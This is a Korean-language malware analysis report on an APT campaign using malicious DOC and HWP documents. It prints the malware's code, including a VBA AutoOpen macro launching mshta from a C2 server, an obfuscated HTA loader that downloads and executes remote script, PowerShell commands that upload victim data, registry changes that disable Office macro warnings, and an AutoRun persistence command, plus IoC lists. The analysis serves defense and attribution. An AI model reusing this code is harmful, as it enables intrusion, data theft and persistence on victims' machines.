
당시에 사용된 VBA 코드는 다음과 같습니다.

```
Sub change_words(ByVal findWord, ByVal replaceWord)

   With Selection.Find
        .Text = findWord
        .Replacement.Text = replaceWord
        .Forward = True
        .Wrap = wdFindContinue
        .MatchWholeWord = True
   End With
   Selection.Find.Execute Replace:=wdReplaceAll
End Sub

Sub AutoOpen()
    Shell ("mshta https://tdalpacafarm[.]com/files/kr/contents/Vkggy0.hta")
End Sub
```

위의 코드에서 'Vkggy0.hta' 코드가 정상적으로 로딩되면, 내부에 존재하는 VBScript 명령에 의해 HTTP GET 응답을 받고 추가적인 파워쉘 명령들이 연이어 실행됩니다.

이번에 발견된 악성 문서 파일 역시 동일한 시퀀스 흐름을 가지고 있습니다.


먼저 악성 문서 파일이 실행되면 액티브 콘텐츠 실행되지 않도록 보안경고 메시지가 보여지는데, 이때 마치 낮은 MS 오피스 버전 사용으로 인해 내용이 보여지지 않는 것처럼 현혹해 [콘텐츠 사용] 버튼을 클릭하도록 유도합니다.



[그림 2] 한국어 기반으로 작성된 악성 문서가 실행된 후 보여지는 화면

악성 문서 내부에는 'activeX1.bin' 부터 'activeX10.bin' 파일이 포함되어 있고, 그 중 'activeX2.bin' 파일에 다음과 같이 통신 호스트 주소가 포함되어 있으며, HTA 명령과 조건에 의해 추가적인 C2 로 통신을 시도하게 됩니다.

- https://tdalpacafarm[.]com//wp-includes/Text/Diff/common/Htqgf0.hta
- https://tdalpacafarm[.]com//wp-includes/Text/Diff/common/expres.php?op=1
- https://tdalpacafarm[.]com//wp-includes/Text/Diff/common/cow.php?op=exe.gif
- https://tdalpacafarm[.]com//wp-includes/Text/Diff/common/cow.php?op=cow.gif



[그림 3] 'activeX2.bin' 파일 내부 코드 화면


'TaskForceReport.doc' (MD5 : 0f77143ce98d0b9f69c802789e3b1713) 파일과 동일한 이름으로 유포된 다른 변종 중에는 지난 3 월에 유포된 이력이 존재합니다.

- https://christinadudley[.]com/public_html/includes/common/Qfnaq0.hta
- https://christinadudley[.]com/public_html/includes/common/expres.php?op=1
- https://christinadudley[.]com/public_html/includes/common/cow.php?op=Normal.src
- https://christinadudley[.]com/public_html/includes/common/Normal.src
- https://christinadudley[.]com/public_html/includes/common/cow.php?op=exe.gif
- https://christinadudley[.]com/public_html/includes/common/cow.php?op=cow.gif

이때 사용된 C2 도메인은 christinadudley[.]com 사이트가 사용되었습니다.
'Qfnaq0.hta' 파일은 다음과 같은 스크립트 코드를 포함하고 있으며, 디코딩 키와 루틴을 통해 'expres.php?op=1' 코드를 로딩하게 됩니다.


<html><script language="VBScript">On Error Resume Next:Function
Co00(c):L=Len(c):s="":For jx=0 To d-1:For ix=0 To Int(L/d)
-1:s=s&Mid(c,ix*d+jx+1,1):Next:Next:s=s&Right(c,L-Int(L/d)*d):Co00=s:End
Function:Set Post0 = CreateObject("MSXML2.ServerXMLHTTP.6.0"):Post0.open
"GET",
"https://christinadudley[.]com/public_html/includes/common/expres.php?op=1",
False:Post0.Send:t0=Post0.responseText:d=7:t0=Co00(t0):Execute(t0):window.close()</script></html>

당시 최종적으로 유포된 'exe.gif' 파일은 BASE64 코드로 인코딩 된 상태이며, 디코딩을 거치면, 32 비트 EXE 형식의 악성코드로 변환됩니다.



[그림 4] BASE64 코드로 인코딩된 파일이 올려진 화면

디코딩된 EXE 파일은 EGIS Co, Ltd, 디지털 서명이 포함되어 있는데, 이 서명은 과거 한국의 여러 침해사고에서 악용된 바 있습니다.




[그림 5] EGIS Co., Ltd. 디지털 서명 화면

DOC 공격 벡터에 사용된 HTA 스크립트를 살펴보면 보면 지난 3 월 31 일과 4 월 1 일 한국에서 발생했던 HWP 악성 문서 기반의 '스텔스 파워(Operation Stealth Power)' 위협 사례와 이번 '스모크 스크린(Campaign Smoke Screen)' 스크립트 형식이 유사하다는 것을 알 수 있습니다.

그리고 HWP 악성 문서로 설치된 파워쉘 기반 키로깅 기능의 함수(function Start-KeyLogger)도 DOC 악성 문서 시리즈와 동일하게 사용되었습니다.

위협 조직이 한국 대상 APT 공격에서는 HWP 문서 취약점을 사용하고, 해외를 대상으로 삼을 때는 악성 DOC 문서를 활용한 특징이 존재합니다.



[그림 6] 한국과 해외에서 발견된 악성 스크립트 비교 화면

02 전문가 보안 기고

특히, C2 서버와 통신할 때 사용되는 'expres.php?op=1', 'cow.php?op=1" 파일명과 파라미터뿐만 아니라, 파워쉘이 사용하는 함수 스타일도 매우 유사한 것을 알 수 있습니다.

또한, 정보 유출에 사용된 'upload.php' 파일명이 오버랩되며, HWP 취약점이 사용된 C2 서버는 한국, DOC 취약점이 쓰인 C2 는 중간에 'kr' 하위주소가 포함되어 있습니다.

● HWP

retu=wShell.run("cmd.exe /c powershell.exe (New-Object System.Net.WebClient).UploadFile ('http://jmable.mireene[.]com/shop/price/com/upload.php',"&ttmp0&");del """&ttmp0&""";del """&ttmp&""",0,true)

● DOC

retu=wShell.run("powershell.exe (New-Object System.Net.WebClient).UploadFile ('https://tdalpacafarm[.]com/files/kr/contents/upload.php' ,'" &ttmp1&");del "" " &ttmp1&" " " ;del "" " &ttmp&" " " " ,0,true)


그리고 'VBAWarnings' 레지스트리 키 등록 부분과 'ttmp.log' 로그 파일명 등도 정확히 일치되는 것을 확인했습니다. ESRC 는 여러 정황상 단순 우연의 일치일 가능성은 희박해 보이고, 서버사이드 기반의 공격 환경까지 유사하게 사용한 것으로 보아, 한국에서 발견된 HWP 악성 문서와 해외에서 보고된 DOC 악성 문서가 동일한 위협조직에 의해 수행된 APT 공격으로 믿고 있습니다.


```
    ExpandEnvironmentStrings("%appdata%") retu = wShell.run("cmd.exe /c
    reg add "
    "" & "HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Security"
    " /v VBAWarnings /t REG_DWORD /d "
    "1"
    " /f", 0, true) retu = wShell.run("cmd.exe /c reg add "
    "" & "HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Security"
    " /v VBAWarnings /t REG_DWORD /d "
    "1"
    " /f", 0, true) retu = wShell.run("cmd.exe /c reg add "
    "" & "HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Excel\Security"
    " /v VBAWarnings /t REG_DWORD /d "
    "1"
    " /f", 0, true) retu = wShell.run("cmd.exe /c reg add "
    "" & "HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\WORD\Security"
    " /v VBAWarnings /t REG_DWORD /d "
    "1"
    " /f", 0, true) retu = wShell.run("cmd.exe /c reg add "
    "" & "HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\WORD\Security"
    " /v VBAWarnings /t REG_DWORD /d "
    "1"
    " /f", 0, true) retu = wShell.run("cmd.exe /c reg add "
    "" & "HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\WORD\Security"
    " /v VBAWarnings /t REG_DWORD /d "
    "1"
    " /f", 0, true) retu = wShell.run("cmd.exe /c md " & ""
    "%appdata%\Microsoft\Owc"
    "", 0, true) retu = wShell.run("cmd.exe /c md " & ""
    "%appdata%\Adobe\Wup"
    "", 0, true) folder = wShell.ExpandEnvironmentStrings("%appdata%")
        file_vbs_1_1 = folder & "\Microsoft\Owc\mkvnt.vbs"
file_vbs_2_1 = folder & "\Adobe\Wup\wenoq.js"
file_bat = foldertmp & "\tmp.bat"
vbs_1 = "Set wShell=CreateObject("
"WScript.Shell"
"):retu=wShell.run("
"cmd.exe /c taskkill /im cmd.exe"
",0,true)"
js_1 = "wShell=new ActiveXObject("
"WScript.Shell"
");retu=wShell.run("
"cmd.exe /c taskkill /im cmd.exe"
",0,true);"
bat_1 = "reg add "
"HKEY_CURRENT_USER\Software\Microsoft\Command Processor"
" /v AutoRun /t REG_SZ /d "
"powershell.exe mshta http://jmable.mireene.com/shop/price/com/moonx.hta"
" /f"
```

```
Set objBat = objFSO.CreateTextFile(file_vbs_1_1 & "x", True) objBat.Write
    vbs_1 objBat.Close Set objBat = objFSO.CreateTextFile(file_vbs_2_1 & "x
    ", True) objBat.Write js_1 objBat.Close Set objBat = objFSO.
    CreateTextFile(file_bat & "x", True) objBat.Write bat_1 objBat.Close
    ttmp = folder & "\Microsoft\ttmp.log"
ttmp0 = folder & "\Microsoft\ttmp0.log"
retu = wShell.run("cmd.exe /c whoami>> "
    "" & ttmp & ""
    "", 0, true) retu = wShell.run("cmd.exe /c hostname>> "
    "" & ttmp & ""
    "", 0, true) retu = wShell.run("cmd.exe /c ipconfig /all>> "
    "" & ttmp & ""
    "", 0, true) retu = wShell.run("cmd.exe /c net user >> "
    "" & ttmp & ""
    "", 0, true) retu = wShell.run("cmd.exe /c dir "
    "%programfiles%"
    ">> "
    "" & ttmp & ""
    "", 0, true) retu = wShell.run("cmd.exe /c dir "
    "%programfiles% (x86)"
    ">> "
    "" & ttmp & ""
    "", 0, true) retu = wShell.run("cmd.exe /c dir "
    "%programdata%\Microsoft\Windows\Start Menu"
    ">> "
    "" & ttmp & ""
    "", 0, true) retu = wShell.run("cmd.exe /c dir "
    "%programdata%\Microsoft\Windows\Start Menu\Programs"
    ">> "
    "" & ttmp & ""
    "", 0, true) retu = wShell.run("cmd.exe /c dir "
    "%appdata%\Microsoft\Windows\Recent"
    ">> "
    "" & ttmp & ""
```


[그림 7] 'VBAWarnings' 레지스트리키와 'ttmp.log' 파일 생성 화면

악성 DOC 문서파일은 기본적으로 한국어 기반으로 설정되어 있는 특징을 가지고 있습니다.



[그림 8] 한국어 기반으로 설정된 악성 문서 파일

■ 유사 위협 케이스 비교 및 침해지표(IoC) 자료

hta 파일을 이용한 공격은 다양한 사례들이 발견되고 있는데, 특히 '(seoulhobi[.]biz / 192.186.142[.]74)' C2 를 이용한 경우가 다수 포착되었습니다.

'AltcoinMiningBot.exe' (MD5 : cf264f9bca2f2fbcc2c1e7a4a491afec) 악성코드의 경우는 알트코인 마이닝 봇 프로그램처럼 위장해 유포되었고, '192.186.142[.]74' 호스트로 명령을 주고받습니다.

- http://seoulhobi[.]biz/how/fmaov0.hta

- http://192.186.142[.]74/cache/fwvuj0.hta
- http://192.186.142[.]74/cache/expres.php?op=1
- http://192.186.142[.]74/cache/expres.php?op=2
- http://192.186.142[.]74/cache/cow.php?op=exe.gif
- http://192.186.142[.]74/cache/cow.php?op=cow.gif
- http://192.186.142[.]74/cache/upload.php

- http://192.186.142[.]74/mn/xtgnb0.hta

- http://192.186.142[.]74/post/Yluhi0.hta

- http://192.186.142[.]74/dll/Mylqn0.hta

- http://192.186.142[.]74/lib/szgfj0.hta
- http://192.186.142[.]74/lib/expres.php?op=1

- https://login-main.bigwnet[.]com/attachment/view/note.php
- https://login-main.bigwnet[.]com/attachment/view/Msgxo0.hta
- https://login-main.bigwnet[.]com/attachment/view/expres.php?op=1
- https://login-main.bigwnet[.]com/attachment/view/cow.php?op=Normal.src
- https://login-main.bigwnet[.]com/attachment/view/Msgxo.hta
- https://login-main.bigwnet[.]com/attachment/view/expres.php?op=2

- https://mohanimpex[.]com/include/tempdoc/891250/doc.php
- https://mohanimpex[.]com/include/tempdoc/891250/Ersrr0.hta
- https://mohanimpex[.]com/include/tempdoc/891250/expres.php?op=1
- https://mohanimpex[.]com/include/tempdoc/891250/Pkjjy.hta
- https://mohanimpex[.]com/include/tempdoc/891250/upload.php
- https://mohanimpex[.]com/include/tempdoc/891250/image.png

- https://fmchr[.]in/images/common/NEACD/Qzqrn0.hta
- https://fmchr[.]in/images/common/NEACD/expres.php?op=1

- https://fmchr[.]in/images/common/NEACD/upload.php
- https://fmchr[.]in/images/common/NEACD/cow.php?op=1

192.186.142[.]74 주소로 명령을 주고 받는 악성 파일은 몇 종류가 더 발견되었습니다.

- 'update.exe' (MD5 : b74909e14e25d2e9d1452b77f9927bf6)
- 'explorer.tmp' (MD5 : 599ef2988141d251c3f4ce991a9b5cd2)

'explorer.tmp' 악성 파일의 경우에는 '카우보이(cowboy)' 문자를 사용하기도 하는데, 'cow.php?op=cow.gif' 명령을 사용할 때도 'cowboy' 이름을 사용했습니다.

```
                unicode 0, <CONOUT$>,0
                dd offset unk_100103DC
off_10010194    dd offset sub_10001000  ; DATA XREF: sub_10001000+A↑o
                                        ; sub_1000D870:loc_10001030↑o ...
; wchar_t aPowershell_exe
aPowershell_exe:                        ; DATA XREF: DllMain(x,x,x)+78↑o
                unicode 0, <powershell.exe>,0
                align 4
; wchar_t Src
Src:                                    ; DATA XREF: DllMain(x,x,x)+BF↑o
                unicode 0, <₩Microsoft₩explorer.tmp>,0
aRundll32_exeSB:                        ; DATA XREF: DllMain(x,x,x)+10B↑o
                unicode 0, <"rundll32.exe" "%s" Bluetooth>,0
; char Format[]
Format          db '192.186.142.74:81',0 ; DATA XREF: Bluetooth+2E↑o
                align 4
; wchar_t aMicrosoftCowbo
aMicrosoftCowbo:                        ; DATA XREF: sub_100018C0+6A↑o
                unicode 0, <₩Microsoft₩cowboy>,0
; const WCHAR LibFileName
LibFileName:                            ; DATA XREF: sub_100018C0+83↑o
                                        ; sub_100018C0+92↑o
                unicode 0, <ntdll.dll>,0
; CHAR ProcName[]
ProcName        db 'RtlDecompressBuffer',0
                                        ; DATA XREF: sub_100018C0:loc_10001968↑o
; wchar_t Mode
Mode:                                   ; DATA XREF: sub_100018C0+B4↑o
                unicode 0, <rb>,0
                align 4
                dd offset unk_10010424
off_10010290    dd offset sub_10001B50  ; DATA XREF: sub_10001810+41↑o
                                        ; sub_10001B50+A↑o ...
